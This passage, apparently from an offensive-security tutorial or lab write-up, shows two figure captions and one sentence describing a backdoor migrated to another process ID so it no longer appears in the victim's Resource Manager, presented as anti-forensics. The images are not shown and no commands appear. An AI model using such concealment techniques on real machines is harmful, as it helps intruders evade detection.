


Figure 62: Migrating to PID 3820

As seen in the figure given below, the backdoor application is not displayed in the Resource Manager of the victim's computer and the PID is also changed.




Figure 63: Anti-forensics